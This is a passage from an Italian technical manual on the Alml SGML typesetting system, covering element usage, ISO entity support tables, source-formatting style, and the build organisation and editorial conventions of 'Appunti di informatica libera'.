Si osservi nell'esempio l'uso dell'attributo '**`width`**'. Precisamente, l'elemento '**`html`**' consente l'uso degli attributi '**`width`**' e '**`height`**' per stabilire le dimensioni dell'oggetto HTML importato nella composizione stampata. In questo caso, è stata specificata la larghezza, corrispondente allo spazio orizzontale a disposizione, in modo che l'altezza venga adattata automaticamente, mantenendo lo stesso rapporto.

Tabella 272.27. Inserimento letterale di codice TeX e HTML; inserimento condizionato in base al tipo di composizione.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
html	Sì	Sì	#PCDATA	Codice HTML letterale.
width	--	--	Attributo	Larghezza nella composizione stampata.
height	--	--	Attributo	Altezza nella composizione stampata.
tex	Sì	Sì	#PCDATA	Codice TeX o LaTeX letterale.
ifhtml	Sì	Sì	%block;	Blocco condizionato alla composizione in HTML.
iftex	Sì	Sì	%block;	Blocco condizionato alla composizione in TeX.

Si rammenti che mentre quanto contenuto nell'elemento '**`html`**' appare sia nella composizione per la stampa, sia nella composizione HTML, l'elemento '**`tex`**' genera un risultato utile solo nella composizione per la stampa.
Per quanto riguarda il caso particolare dell'elemento '**`tex`**', si tenga in considerazione piuttosto la possibilità di usare gli elementi '**`teximg`**' e '**`teximage`**', che generano un risultato visibile anche nel formato HTML finale, attraverso la trasformazione automatica in forma di immagine.

272.8 Definizione alternativa della suddivisione del documento

Alml è pensato per la realizzazione di documenti di grandi dimensioni. In questo senso, la sua struttura normale è quella di un libro, articolato in capitoli che si possono raggruppare in parti e tomi. Eventualmente, se questa struttura va definita attraverso termini differenti, si possono sostituire le parole «capitolo», «parte» e «tomo», con altre più appropriate.

Per questo si usano gli elementi '**`chapterdefinition`**', '**`partdefinition`**' e '**`tomedefinition`**', all'interno delle informazioni amministrative. L'esempio seguente dovrebbe permettere di comprendere il problema; per la precisione si tratta di una rivista telematica ipotetica:

```
<head>
    <admin>
        <description>Rivista di informatica libera</description>
        <keywords>informatica libera, software libero</keywords>
        <chapterdefinition>articolo</chapterdefinition>
        <partdefinition>numero</partdefinition>
        <tomedefinition>anno</tomedefinition>
    </admin>
    <title>RIL, rivista di informatica libera</title>
    <author>Pinco Pallino &lt;pinco.pallino@brot.dg&gt;</author>
    <date>2011.11.11</date>
    <legal>
        <p>Copyright &copy; Pinco Pallino, &lt;pinco.pallino@brot.dg&gt;</p>
    </legal>
    <maincontents levels="2">Table of contents</maincontents>
</head>
```

Si può osservare che le parole «articolo», «numero» e «anno», sono state inserite usando lettere minuscole e in forma singolare. Ciò è necessario, perché l'iniziale maiuscola viene ottenuta automaticamente quando opportuno; inoltre, questi termini vengono usati sempre quando si fa riferimento a un solo oggetto.

La numerazione dei tomi, delle parti e dei capitoli è indipendente, per cui non ci si può aspettare che al cambio di un tomo o di una parte, i capitoli riprendano la numerazione a partire da uno.

272.9 Riferimento alla larghezza del testo

In generale, non esiste la possibilità di attribuire agli attributi '**`width`**' di immagini e simili, un riferimento alla larghezza effettivamente a disposizione. In altri termini, non esiste la possibilità di fare riferimento a ciò che per LaTeX può essere l'istruzione '**`\textwidth`**'. In questo modo, se si decide in un momento successivo di modificare lo spazio orizzontale utilizzabile all'interno delle pagine, si può essere costretti a verificare tutte le dimensioni di questi oggetti particolari. Per risolvere l'inconveniente si può definire un'entità interna all'inizio del documento:

```
<!DOCTYPE ALML PUBLIC "-//D.G.//DTD Alml//EN"
[
<!ENTITY BODYWIDTH   "15cm">
 ...
]>
```

Successivamente si può usare questa stessa entità per dichiarare la larghezza del corpo della pagina:

```
<head>
    <admin>
        ...
        <printedpagesize type="bodywidth">&BODYWIDTH;</printedpagesize>
        ...
    </admin>
```

Quindi, nello stesso modo per le immagini e altri oggetti che si traducono nell'incorporazione di immagini che devono avere una larghezza uguale alla massima ampiezza disponibile:

```
<![CDATA[
<p>Bla bla bla
<epsimg alt="bla bla bla" width="15cm">
<![CDATA[
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: Pinco Pallino
%%BoundingBox: 0 0 500 500
%%Title: Un bel disegno
%%EndComments
...
...
showpage
%%Trailer
%%EOF
]]>
</epsimg> bla bla bla.</p>
```

Entità ISO gestite da Alml

Nel seguito vengono mostrate alcune tabelle che riportano lo stato attuale del supporto dato da Alml alle entità ISO standard. Ciò che non è disponibile, appare come racchiuso tra parentesi quadre.

Tabella 273.1. Entità ISOnum: *numeric and special graphic*. Prima parte.

SGML macro	Risultato	Descrizione in inglese
½	½	fraction one-half
½	½	fraction one-half
¼	¼	fraction one-quarter
¾	¾	fraction three-quarters
⅛	[frac18]	fraction one-eighth
⅜	[frac38]	fraction three-eighths
⅝	[frac58]	fraction five-eighths
⅞	[frac78]	fraction seven-eighths
¹	^{1}	superscript one
²	^{2}	superscript two
³	^{3}	superscript three
+	+	plus sign
±	±	plus-or-minus sign
<	<	less-than sign
=	=	equals sign
>	>	greater-than sign
÷	÷	divide sign
×	×	multiply sign
¤	¤	general currency sign
£	£	pound sign
$	$	dollar sign
¢	¢	cent sign
¥	¥	yen sign
#	#	number sign
%	%	percent sign
&	&	ampersand
*	*	asterisk
@	@	commercial at
[	[	left square bracket
\	\	reverse solidus
]	]	right square bracket
{	{	left curly bracket
―	[horbar]	horizontal bar
		|	vertical bar
}	}	right curly bracket

Tabella 273.2. Entità ISOnum: *numeric and special graphic*. Seconda parte.

SGML macro	Risultato	Descrizione in inglese
µ	μ	micro sign
Ω	[ohm]	ohm sign
°	°	degree sign
º	º	ordinal indicator, masculine
ª	ª	ordinal indicator, feminine
§	§	section sign
¶	¶	pilcrow (paragraph sign)
·	·	middle dot
←	[larr]	leftward arrow

SGML macro	Risultato	Descrizione in inglese
→	[rarr]	rightward arrow
↑	[uarr]	upward arrow
↓	[darr]	downward arrow
©	©	copyright sign
®	®	registered sign
™	[trade]	trade mark sign
¦	¦	broken (vertical) bar
¬	¬	not sign
♪	[sung]	music note (sung text sign)
!	!	exclamation mark
¡	¡	inverted exclamation mark
"	"	quotation mark
'	’	apostrophe
(	(	left parenthesis
)	)	right parenthesis
,	,	comma
_	_	low line
‐	-	hyphen
.	.	full stop, period
/	/	solidus
:	:	colon
;	;	semicolon
?	?	question mark
¿	¿	inverted question mark
«	«	angle quotation mark, left
»	»	angle quotation mark, right
‘	‘	single quotation mark, left
’	’	single quotation mark, right
“	[ldquo]	double quotation mark, left
”	[rdquo]	double quotation mark, right
		no break (required) space
		soft hyphen

Tabella 273.3. Entità ISOtech: *general technical*. Prima parte.

SGML macro	Risultato	Descrizione in inglese
ℵ	[aleph]	aleph, Hebrew
∧	[and]	logical and
&ang90;	[ang90]	right (90 degree) angle
∢	[angsph]	angle-spherical
≈	[ap]	approximate
∵	[becaus]	because
⊥	[bottom]	perpendicular
∩	[cap]	intersection
≅	[cong]	congruent with
∮	[conint]	contour integral operator
∪	[cup]	union or logical sum
≡	[equiv]	identical with
∃	[exist]	at least one exists
∀	[forall]	for all
ƒ	[fnof]	function of (italic small f)
≥	≥	greater-than-or-equal
⇔	[iff]	if and only if
∞	[infin]	infinity
∫	[int]	integral operator
∈	[isin]	set membership
⟨	[lang]	left angle bracket

SGML macro	Risultato	Descrizione in inglese
⇐	[lArr]	is implied by
≤	$\leq$	less-than-or-equal
−	-	minus sign
∓	[mnplus]	minus-or-plus sign
∇	[nabla]	del, Hamilton operator
≠	[ne]	not equal
∋	[ni]	contains
∨	[or]	logical or

Tabella 273.4. Entità ISOtech: *general technical*. Seconda parte.

SGML macro	Risultato	Descrizione in inglese
∥	[par]	parallel
∂	[part]	partial differential
‰	[permil]	per thousand
⊥	[perp]	perpendicular
′	[prime]	prime or minute
″	[Prime]	double prime or second
∝	[prop]	is proportional to
√	[radic]	radical
⟩	[rang]	right angle bracket
⇒	[rArr]	implies
∼	[sim]	similar
≃	[sime]	similar, equals
□	[square]	square
⊂	[sub]	subset or is implied by
⊆	[sube]	subset, equals
⊃	[sup]	superset or implies
⊇	[supe]	superset, equals
∴	[there4]	therefore
‖	[Verbar]	dbl vertical bar
Å	[angst]	capital A, ring
ℬ	[bernou]	bernoulli function (script capital B)
∘	[compfn]	composite function (small circle)
¨	[Dot]	dieresis or umlaut mark
⃜	[DotDot]	four dots above
ℋ	[hamilt]	hamiltonian (script capital H)
ℒ	[lagran]	lagrangian (script capital L)
∗	[lowast]	low asterisk
∉	[notin]	negated set membership
ℴ	[order]	order of (script small o)
ℳ	[phmmat]	physics M-matrix (script capital M)
⃛	[tdot]	three dots above
‴	[tprime]	triple prime
≙	[wedgeq]	corresponds to (wedge, equals)

Tabella 273.5. Entità ISOlat1: *added latin 1*. Prima parte.

SGML macro	Risultato	Descrizione in inglese
á	á	small a, acute accent
Á	Á	capital A, acute accent
â	â	small a, circumflex accent
Â	Â	capital A, circumflex accent
à	à	small a, grave accent
À	À	capital A, grave accent
å	å	small a, ring

SGML macro	Risultato	Descrizione in inglese
Å	Å	capital A, ring
ã	ã	small a, tilde
Ã	Ã	capital A, tilde
ä	ä	small a, dieresis or umlaut mark
Ä	Ä	capital A, dieresis or umlaut mark
æ	æ	small ae diphthong (ligature)
Æ	Æ	capital AE diphthong (ligature)
ç	ç	small c, cedilla
Ç	Ç	capital C, cedilla
ð	ð	small eth, Icelandic
Ð	Ð	capital Eth, Icelandic
é	é	small e, acute accent
É	É	capital E, acute accent
ê	ê	small e, circumflex accent
Ê	Ê	capital E, circumflex accent
è	è	small e, grave accent
È	È	capital E, grave accent
ë	ë	small e, dieresis or umlaut mark
Ë	Ë	capital E, dieresis or umlaut mark
í	í	small i, acute accent
Í	Í	capital I, acute accent
î	î	small i, circumflex accent
Î	Î	capital I, circumflex accent
ì	ì	small i, grave accent
Ì	Ì	capital I, grave accent
ï	ï	small i, dieresis or umlaut mark
Ï	Ï	capital I, dieresis or umlaut mark

Tabella 273.6. Entità ISOlat1: *added latin 1*. Seconda parte.

SGML macro	Risultato	Descrizione in inglese
ñ	ñ	small n, tilde
Ñ	Ñ	capital N, tilde
ó	ó	small o, acute accent
Ó	Ó	capital O, acute accent
ô	ô	small o, circumflex accent
Ô	Ô	capital O, circumflex accent
ò	ò	small o, grave accent
Ò	Ò	capital O, grave accent
ø	ø	small o, slash
Ø	Ø	capital O, slash
õ	õ	small o, tilde
Õ	Õ	capital O, tilde
ö	ö	small o, dieresis or umlaut mark
Ö	Ö	capital O, dieresis or umlaut mark
ß	ß	small sharp s, German (sz ligature)
þ	þ	small thorn, Icelandic
Þ	Þ	capital THORN, Icelandic
ú	ú	small u, acute accent
Ú	Ú	capital U, acute accent
û	û	small u, circumflex accent
Û	Û	capital U, circumflex accent
ù	ù	small u, grave accent
Ù	Ù	capital U, grave accent
ü	ü	small u, dieresis or umlaut mark
Ü	Ü	capital U, dieresis or umlaut mark
ý	ý	small y, acute accent

SGML macro	Risultato	Descrizione in inglese
Ý	Ý	capital Y, acute accent
ÿ	ÿ	small y, dieresis or umlaut mark

Stile di scrittura del sorgente

Il DTD di Alml suggerisce una logica nella stesura del sorgente. In questo capitolo si annotano dei suggerimenti sulla sistemazione degli elementi nel sorgente, allo scopo di ottenere una struttura ordinata, in funzione delle caratteristiche di questi.

274.1 Blocchi di testo e rientri

In generale, un blocco di testo viene scritto a partire dalla prima colonna del file, oppure viene incolonnato più a destra, di quattro caratteri alla volta, se si tratta di un sottoblocco di qualche tipo. Si osservi l'esempio seguente:

```
<frame>

    <p>Bisogna fare attenzione alle...
    ...
    ...</p>

</frame>
```

L'elemento '**`frame`**' serve a contenere uno o più blocchi interni; questi vanno indicati con un rientro.

> Alla regola del rientro devono fare eccezione quei blocchi in cui lo spazio iniziale ha significato. In questo modo, gli elementi '**`pre`**', '**`verbatimpre`**' e '**`syntax`**' devono iniziare sempre dalla prima colonna.

I blocchi di testo con un contenuto di tipo '**`%inline;`**', ovvero testo ed elementi interni al testo, dovrebbero mostrare la loro natura, avvolgendo il testo, senza aggiungere rientri ulteriori. Per esempio, si usa l'elemento '**`p`**' in questo modo:

```
<p>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla...</p>
```

Al contrario, sarebbe spiacevole scrivere una cosa del genere:

```
<p>
    Bla bla bla bla...
</p>
```

I blocchi di testo, allineati in base alla necessità, vanno poi organizzati in modo da evitare di uscire dalla portata visiva di uno schermo normale; in pratica dovrebbero trovarsi entro le prime 80 colonne, come nell'esempio seguente:

```
<frame>

    <p>I blocchi di testo, allineati in base alla necessità, vanno poi
    organizzati in modo da evitare di uscire dalla portata visiva di uno
    schermo normale; in pratica dovrebbero trovarsi entro le prime
    <num>80</num> colonne.</p>

</frame>
```

Per favorire l'uso di funzionalità adatte del proprio programma di scrittura, allo scopo di reimpaginare i paragrafi e gli altri blocchi di testo, è necessario staccare i blocchi di testo tra di loro e dal loro contenitore.

274.1.1 Elenchi

Gli elenchi di Alml sono definiti in modo da contenere sempre blocchi di testo. In tal modo, la struttura più coerente con quanto affermato a proposito dei rientri e dell'impaginazione dei blocchi, è quella dello schema seguente per ciò che riguarda gli elenchi puntati e numerati:

```
<ul>|<ol>
<li>

    blocco

    [blocco]
    ...

</li>
[<li>

    blocco

    [blocco]
    ...

</li>]
...
</ul>|</ol>
```

Per gli elenchi descrittivi, la situazione è abbastanza simile:

```
<dl>
<dt>voce</dt>
<dd>

    blocco

    [blocco]
    ...

</dd>
[<dt>voce</dt>
<dd>

    blocco

    [blocco]
    ...

</dd>]
...
</dl>
```

In modo equivalente si comporta anche l'elemento '**`segment`**':

```
&lt;segment&gt;
<segmenthead>titolo</segmenthead>

    blocco

    [blocco]
    ...

[<segmenthead>titolo</segmenthead>

    blocco

    [blocco]
    ...]

&lt;/segment&gt;
```

274.2 Figure e tabelle

Le figure interne al testo seguono la sorte di tutti gli altri elementi del genere, mentre le figure contenute nell'elemento '**`figure`**' possono spostarsi sulla superficie della pagina. In questo senso, conviene indicarle sempre a partire dalla prima colonna, anche quando si chiede espressamente che rimangano fisse nella posizione in cui si trovano nel sorgente. L'elemento '**`figure`**' è predisposto per contenere altri elementi, che però non è il caso di indicare con rientri. L'esempio seguente mostra la situazione comune in cui la figura è rappresentata dall'elemento '**`image`**'; in particolare merita attenzione la didascalia.

```
<figure id="f-esempio-1">
<fcaption>

    Figura <figureref>. Bla bla bla...

</fcaption>
<image imgfile="esempio-1" height="4cm">
</figure>
```

In effetti, la didascalia è contenuta in un elemento '**`fcaption`**' che costituisce un blocco di testo. In precedenza è stata descritta la regola per cui i blocchi di testo devono essere realizzati ponendo il marcatore iniziale e quello finale in aderenza al testo contenuto, reimpaginando il tutto in base all'incolonnamento. Tuttavia, quello che si vede nell'esempio è lo stile proposto, che vale quindi come eccezione nel caso delle didascalie di figure, tabelle e listati.

Per le tabelle valgono le stesse considerazioni in relazione alle didascalie, mentre si propone una struttura particolare per l'elenco degli elementi che compongono le varie righe.

```
<table id="t-alml-isolat1-2">
<tcaption>

    Tabella <tableref>. Entità <special special="name">ISOlat1</special>:
    <bibref>added latin 1</bibref>. Seconda parte.

</tcaption>
<tabular col="3">
<thead>
  <trow>SGML macro
<colsep>Risultato
<colsep>Descrizione in inglese
</trow>
</thead>
<tbody>
  <trow>&amp;ntilde;
```

```
<colsep>&ntilde;
<colsep>small n, tilde
</trow>
...
  <trow>&amp;yuml;
<colsep>&yuml;
<colsep>small y, dieresis or umlaut mark
</trow>
</tbody>
</tabular>
</table>
```

L’esempio mostra una situazione tipica. Si può osservare l’allineamento particolare del marcatore ‘**<trow>**’ per avere il testo di tutte le celle della tabella allineato sulla stessa colonna del sorgente.

> Allo scopo di facilitare la riorganizzazione di una tabella, è bene evitare di spezzare le righe di testo di una cella, quando queste superano la dimensione dello schermo.

274.3 Sezioni marcate

Le sezioni marcate devono essere delimitate correttamente e quando queste sono annidate, si possono creare problemi nel riconoscere la fine di questa o quella sezione. Per evitare ambiguità, è bene segnalare la macro dell’entità parametrica relativa:

```
<[%nome_entità_parametrica ;[

blocco_protetto

[blocco_protetto]
...

]]><!--%nome_entità_parametrica ;-->
```

Quando una sezione marcata controlla una porzione di testo normale, è sufficiente che sia evidente l’ambito della sezione stessa. Per esempio:

```
<p>Bla bla bla <![%SENZACONTROLLO;[ciao ciao]]> bla bla bla...</p>
```

Parte lii

Annotazioni particolari riferite all'opera «Appunti di informatica libera»

Gestione di «Appunti di informatica libera»

Questo capitolo descrive l'organizzazione del sorgente di *Appunti di informatica libera*, in modo da consentire una comprensione migliore del funzionamento di Alml.

275.1 Articolazione dei file del sorgente

Il sorgente di *Appunti di informatica libera* è composto da un file principale, molto grande, che fa riferimento ad altri file esterni per vari motivi:

```
.
|-- antologie/
|   `-- ...
|
|-- figure/
|   `-- *.png
|
|-- ortografia/
|   |-- errorieccezioni
|   |-- minimo.aff
|   |-- minimo.hash
|   |-- minimo.sml
|   |-- particolari
|   `-- vocabolario
|
|-- ospiti/
|     `-- lavoro_ospitato/
|          `...
|
|-- .textchk.rules      --> ortografia/errorieccezioni
|-- .textchk.special    --> ortografia/particolari
|-- Makefile
`-- a2-nnnnn .sgml
```

I file '`.textchk.rules`' e '`.textchk.special`', ovvero '`ortografia/errorieccezioni`' e '`ortografia/particolari`', servono per l'uso di Textchk; mentre i file rimanenti nella directory '`ortografia/`' riguardano Ispell.

275.2 Inclusione selettiva dei file esterni ed entità speciali

L'inclusione dei file esterni, nel blocco principale, avviene per mezzo di istruzioni SGML del tipo seguente, dove si dichiara un'entità a cui si abbina il contenuto di un file intero:

```
<!ENTITY CONTR-LDR-free       SYSTEM "ospiti/LDR/inclusi/LDR-corpo-free.sgml">
```

Altri pezzi ricorrenti di codice SGML sono dichiarati come entità interne, come questa:

```
>!ENTITY ALCOPY.TEXT
'

    >endofchapter>&ALOPERA; 2003.01.01 >![%SHORTTYPESETTING;[test]]> ---
    >em>Copyright &copy; &ALPERIODO; Daniele Giacomini --
    daniele @ swlibero.org</em>>![%ANNOTAZIONI;[ --- si prega di non diffondere
    questa bozza]]></endofchapter>

'>
```

A seconda della circostanza, può essere necessario includere tali file o tali entità, oppure evitare la cosa. Per esempio, in una composizione che genera un file HTML unico non è il caso di ripetere certe informazioni sul copyright alla fine di ogni capitolo. Per questa e per altre ragioni, si utilizzano delle entità parametriche che nel sorgente vengono dichiarate in modo da disabilitarle:

```
<!ENTITY % HTML            "IGNORE">
<!ENTITY % PLAINHTML       "IGNORE">
<!ENTITY % POSTSCRIPT      "IGNORE">
<!ENTITY % PLAINPOSTSCRIPT "IGNORE">
<!ENTITY % LEGGIMI         "IGNORE">
<!ENTITY % ANNOTAZIONI     "IGNORE">
<!ENTITY % SENZACONTROLLO  "IGNORE">
<!ENTITY % OBSOLETO        "IGNORE">
```

Queste entità parametriche controllano la dichiarazione di entità normali e l'inclusione di testo normale, come si può vedere nell'estratto semplificato che segue:

```
<![%POSTSCRIPT;[
    <!ENTITY ALCOPYINGTOMO   "&ALCOPYINGTOMO.TEXT;">
    <!ENTITY ALCOPYINGPARTE  "&ALCOPYINGPARTE.TEXT;">
    <!ENTITY ALCOPY          "&ALCOPY.TEXT;">
    <!ENTITY ALDEDICA        "&ALDEDICA.TEXT;">
    <!ENTITY LDRCOPYINGTOMO  SYSTEM "ospiti/LDR/formalita/copying-tomo.sgml">
    <!ENTITY LDRCOPYINGPARTE SYSTEM "ospiti/LDR/formalita/copying-parte.sgml">
    <!ENTITY LDRCOPY         SYSTEM "ospiti/LDR/formalita/copy.sgml">
]]>

<![%PLAINPOSTSCRIPT;[
    <!ENTITY ALCOPYINGTOMO   "">
    <!ENTITY ALCOPYINGPARTE  "">
    <!ENTITY ALCOPY          "">
    <!ENTITY ALDEDICA        "&ALDEDICA.TEXT;">
    <!ENTITY LDRCOPYINGTOMO  SYSTEM "ospiti/LDR/formalita/copying-tomo.sgml">
    <!ENTITY LDRCOPYINGPARTE "">
    <!ENTITY LDRCOPY         "">
]]>
```

Se tutte le entità parametriche viste in precedenza restano al valore originale ('**`IGNORE`**'), nessuna delle dichiarazioni che si vedono qui viene presa in considerazione. Se invece una di queste entità contiene il valore '**`INCLUDE`**', allora le dichiarazioni relative hanno significato.

Il sistema controlla l'abilitazione di queste entità parametriche attraverso l'opzione '**`--sgml-include=`***entità_parametrica*', come per esempio nel comando necessario a generare una composizione in PostScript:

```
$ alml --ps --verbose ↩
↪--sgml-include=POSTSCRIPT ↩
↪--sgml-include=SENZACONTROLLO ↩
↪--sgml-include=OBSOLETO ↩
↪mio_file.sgml
```

Questa abilitazione preventiva prende il sopravvento sulla dichiarazione di esclusione ('**`IGNORE`**') interna al sorgente e si ottiene il risultato desiderato.

Anche la dichiarazione delle entità normali segue la regola per cui vale ciò che è stato definito per primo. Pertanto, per evitare problemi, dopo la dichiarazione condizionata all'attivazione delle entità parametriche, viene ripetuta una dichiarazione di tali entità in modo predefinito:

```
<!ENTITY ALCOPYINGTOMO          "&ALCOPYINGTOMO.TEXT;">
<!ENTITY ALCOPYINGPARTE         "&ALCOPYINGPARTE.TEXT;">
<!ENTITY ALCOPY                 "&ALCOPY.TEXT;">
<!ENTITY ALDEDICA               "&ALDEDICA.TEXT;">
<!ENTITY LDRCOPYINGTOMO  SYSTEM "ospiti/LDR/formalita/copying-tomo.sgml">
<!ENTITY LDRCOPYINGPARTE SYSTEM "ospiti/LDR/formalita/copying-parte.sgml">
<!ENTITY LDRCOPY         SYSTEM "ospiti/LDR/formalita/copy.sgml">
```

Successivamente, nel corpo del file principale appare il richiamo alle entità relative per indicare il punto di inserzione del loro contenuto:

```
<tomeheading>
Primo approccio, architettura e filosofia del sistema operativo
</tomeheading>
&ALCOPYINGTOMO;

<h0>
Il software e le licenze
</h0>
&ALCOPYINGPARTE;

<h1>
...
```

Le tabelle 275.1 e 275.2 riepilogano le entità parametriche che controllano il sorgente di *Appunti di informatica libera* e le entità normali più importanti.

Tabella 275.1. Significato delle entità parametriche più importanti, usate nel sorgente di *Appunti di informatica libera*.

Macro SGML	Significato se attiva
%HTML;	Composizione HTML normale.
%PLAINHTML;	Composizione HTML su una pagina unica.
%POSTSCRIPT;	Composizione PostScript o PDF normale.
%PLAINPOSTSCRIPT;	Composizione PostScript speciale per risparmiare spazio.
%LEGGIMI;	Controlla l'inclusione di alcune note introduttive.
%ANNOTAZIONI;	Composizione con annotazioni per uso interno.
%SENZACONTROLLO;	Composizione completa di ciò che non viene controllato ortograficamente.
%OBSOLETO;	Composizione completa di informazioni ritenute obsolete o incomplete.

Tabella 275.2. Significato di alcune entità importanti, usate nel sorgente di *Appunti di informatica libera*.

Macro SGML	Contenuto
&ALOPERA;	Il nome dell'opera.
&ALOPERAEMAIL;	L'indirizzo o gli indirizzi di posta elettronica di riferimento.
&ALPERIODO;	L'anno o gli anni del copyright.
&ALEDIZIONE;	Edizione, scritta possibilmente come data.

275.3 Composizione guidata con il file-make

Il pacchetto dei sorgenti di *Appunti di informatica libera* include il file '`Makefile`', per facilitare la composizione dell'opera. La tabella 275.3 riepiloga i comandi principali.

Tabella 275.3. Comandi relativi al file-make di *Appunti di informatica libera*.

Comando	Risultato
make clean	Ripulisce da tutti i file non indispensabili.
make check	Analizza la sintassi SGML.
make spell	Utilizza Ispell per l'analisi del vocabolario.
make textchk	Utilizza Textchk per l'analisi sintattica.
make urichk	Utilizza Checkbot per il controllo degli URI.
make draftdvi	Composizione bozza in DVI.
make dvi	Composizione finale in DVI.
make draftps	Composizione bozza in PostScript.
make ps	Composizione finale in PostScript.
make longps	Composizione finale in PostScript compatto e ridotto.
make extralongps	Composizione finale in PostScript compatto e ultra ridotto.
make largeps	Composizione finale in PostScript, orizzontale, compatto e ridotto.
make extralargeps	Composizione finale in PostScript, orizzontale, compatto e ultra ridotto.
make draftpdf	Composizione bozza in PDF.
make pdf	Composizione finale in PDF.
make drafthtml	Composizione bozza in HTML.
make html	Composizione finale in HTML.
make html-text	Composizione finale in HTML a pagina singola.
make text	Composizione finale in formato testo puro.

Convenzioni di «Appunti di informatica libera»

Questo capitolo raccoglie alcune convenzioni importanti relative all'opera *Appunti di informatica libera*. Le annotazioni sulla terminologia sono separate in un altro capitolo.

276.1 Unità di misura e moltiplicatori

In informatica si utilizzano delle unità di misura e dei moltiplicatori ben conosciuti, ma senza uno standard simbolico ben definito. Nel testo di questo documento si usano le convenzioni elencate nel seguito.

In particolare è bene distinguere tra il nome di un'unità di misura e il simbolo che la rappresenta: quando si parla dell'unità si usa il nome esteso, minuscolo; quando si indica un valore si deve usare il simbolo. In altri termini, si può parlare di hertz in generale, ma poi si indicano *n* Hz per indicarne una quantità precisa.

Quando si nominano i prefissi moltiplicatori, come «mega», «giga» e «tera», si usano le iniziali minuscole anche se il simbolo corrispondente è dato dalla loro iniziale maiuscola.

- byte, Kibyte, Mibyte, Gibyte

  bit, Kibit, Mibit, Gibit

  l'unità byte viene indicata al minuscolo, di seguito al suo moltiplicatore eventuale. In particolare: «Ki» sta per 2^{10} = 1024; «Mi» sta per 2^{20} = 1048576; «Gi» sta per 2^{30} = 1073741824. L'unità di misura, con il suo moltiplicatore, viene indicata dopo e staccata dalla quantità a cui si riferisce.

- bit/s, kbit/s, Mbit/s

  l'unità bit/s (nota comunemente come bps, ovvero *Bit per second*) viene indicata al minuscolo, di seguito al suo moltiplicatore eventuale. In questo caso si utilizzano i moltiplicatori standard del SI: «k» sta per 10^3 = 1000; «M» sta per 10^6 = 1000000; «G» sta per 10^9 = 1000000000. È importante ricordare che la lettera «k» deve essere minuscola.

  In generale, è preferibile la notazione bit/s rispetto a bps, perché la seconda è in realtà un'abbreviazione e come tale sconsigliabile secondo il SI. A questo proposito, si può leggere *Guide for the Use of the International System of Units (SI)* edito dal NIST (*National institute of standards and technology*), <*http://physics.nist.gov/cuu/pdf/sp811.pdf*>, in particolare la sezione 6.1.8: *Unacceptability of abbreviations for units*.

- Hz, kHz, MHz, GHz, THz

  l'unità «hertz», il cui simbolo è «Hz», viene indicata nel modo che si vede, di seguito al suo moltiplicatore eventuale. In questo caso si utilizzano i moltiplicatori tradizionali: «k» sta per 10^3 = 1000; «M» sta per 10^6 = 1000000; «G» sta per 10^9 = 1000000000; «T» sta per 10^{12} = 1000000000000. È importante ricordare che la lettera «k» deve essere minuscola.[1]

- Ex

  La grandezza Ex rappresenta l'altezza di una lettera «x», nell'ambito del sistema di composizione tipografica utilizzato. Viene indicata nel testo in questo modo, con l'iniziale maiuscola, per evitare confusione. Nel caso della misura relativa alla lettera «M» maiuscola, si usa il termine quadratone.

[1] Le unità di misura del SI, si nominano senza iniziale maiuscola. Tuttavia, il simbolo attribuito all'unità di misura è stato espresso con un'iniziale maiuscola quando questo derivava dal nome di una persona. Per esempio, questo è il caso di Hertz, di Alessandro Volta e di altri.

276.2 Casi particolari di testo che non viene enfatizzato

Alle volte verrebbe da enfatizzare di tutto. Qui si annotano le cose che per regola non vengono enfatizzate.

- **Valori numerici**

  I valori numerici di qualunque sistema di numerazione non vengono enfatizzati. In particolare, i valori espressi in base diversa da 10, si indicano come si vede qui: $11 = 0B_{16} = 13_8 = 1011_2$. In particolare, le lettere alfabetiche utilizzate per le basi di numerazione superiori a 10, sono maiuscole.

- **Classi di indirizzi IPv4**

  Le classi di indirizzi IPv4 sono definite da lettere alfabetiche maiuscole che qui non vengono enfatizzate.

- **Indirizzi IPv4**

  Gli indirizzi numerici IPv4, a ottetti, vengono rappresentati così come sono, senza enfatizzazioni, utilizzando eventualmente il simbolo '*' per rappresentare l'indifferenza del valore di uno o più ottetti.

- **Indirizzi IPv6**

  Gli indirizzi numerici IPv6 vengono rappresentati così come sono, senza enfatizzazioni, utilizzando lettere minuscole.

- **Denominazione dei record di risorsa nel DNS**

  Le sigle usate nel DNS per identificare i record di risorsa dei file di definizione delle zone, sono scritti usando lettere maiuscole, senza enfatizzazioni.

- **Comandi del modem**

  I comandi AT e gli altri comandi dei modem vengono indicati utilizzando lettere maiuscole e senza enfatizzazioni. Ci possono essere eccezioni a questa regola, per esempio quando il contesto fa riferimento a una stringa che in quel caso particolare corrisponde proprio a un comando da inviare al modem.

276.3 Valori numerici in lettera e in cifre

I valori numerici da zero a nove vengono rappresentati preferibilmente in lettere, soprattutto per evitare ambiguità nella lettura, a meno che si presentino le condizioni seguenti:

- il numero è seguito da un simbolo (secondo il SI o anche altre convenzioni), per cui si preferisce lasciarlo espresso in cifre;
- il numero fa parte di un intervallo, dove l'altro valore è composto da due o più cifre, così si lascia in cifra anche il primo, dal momento che non ci possono essere ambiguità.

276.4 Distinzione nell'uso dei nomi degli applicativi

In generale, in questo documento, i nomi riferiti a degli «eseguibili», ovvero i programmi e gli script, sono indicati in modo evidenziato, esattamente come si utilizzano nel sistema operativo, senza cambiamenti nella collezione alfabetica delle lettere maiuscole e minuscole. Quando però il programma riveste un'importanza particolare, può assumere una denominazione diversa da quella che si usa nel nome del file eseguibile, oppure semplicemente si può decidere di trattarlo come qualcosa di più importante.

Per fare un esempio pratico, quando si parla di shell si fa riferimento alla shell Bash, alla shell Korn, alla shell C,... mentre l'eseguibile vero e proprio potrebbe essere '**bash**', '**ksh**', '**csh**',... Lo stesso vale per i programmi che meritano questa attenzione anche se il loro nome (verbale) non cambia.

In generale, il nome di un programma applicativo, di un pacchetto o di altre situazioni analoghe, viene indicato con l'iniziale maiuscola, salvo eccezioni che possono derivare dall'uso acquisito in una qualche forma differente, escludendo a ogni modo l'uso di sole lettere minuscole.

> Il nome di un programma eseguibile va annotato in forma dattilografica, esattamente come deve essere scritto per avviarlo, ovvero come indicato nel file system. Nell'ambito dello stile dell'opera, quando si scrive il nome di un programma senza voler fare riferimento al file eseguibile, il nome in questione **non** può essere annotato usando solo lettere minuscole, anche se l'autore originale fa così.

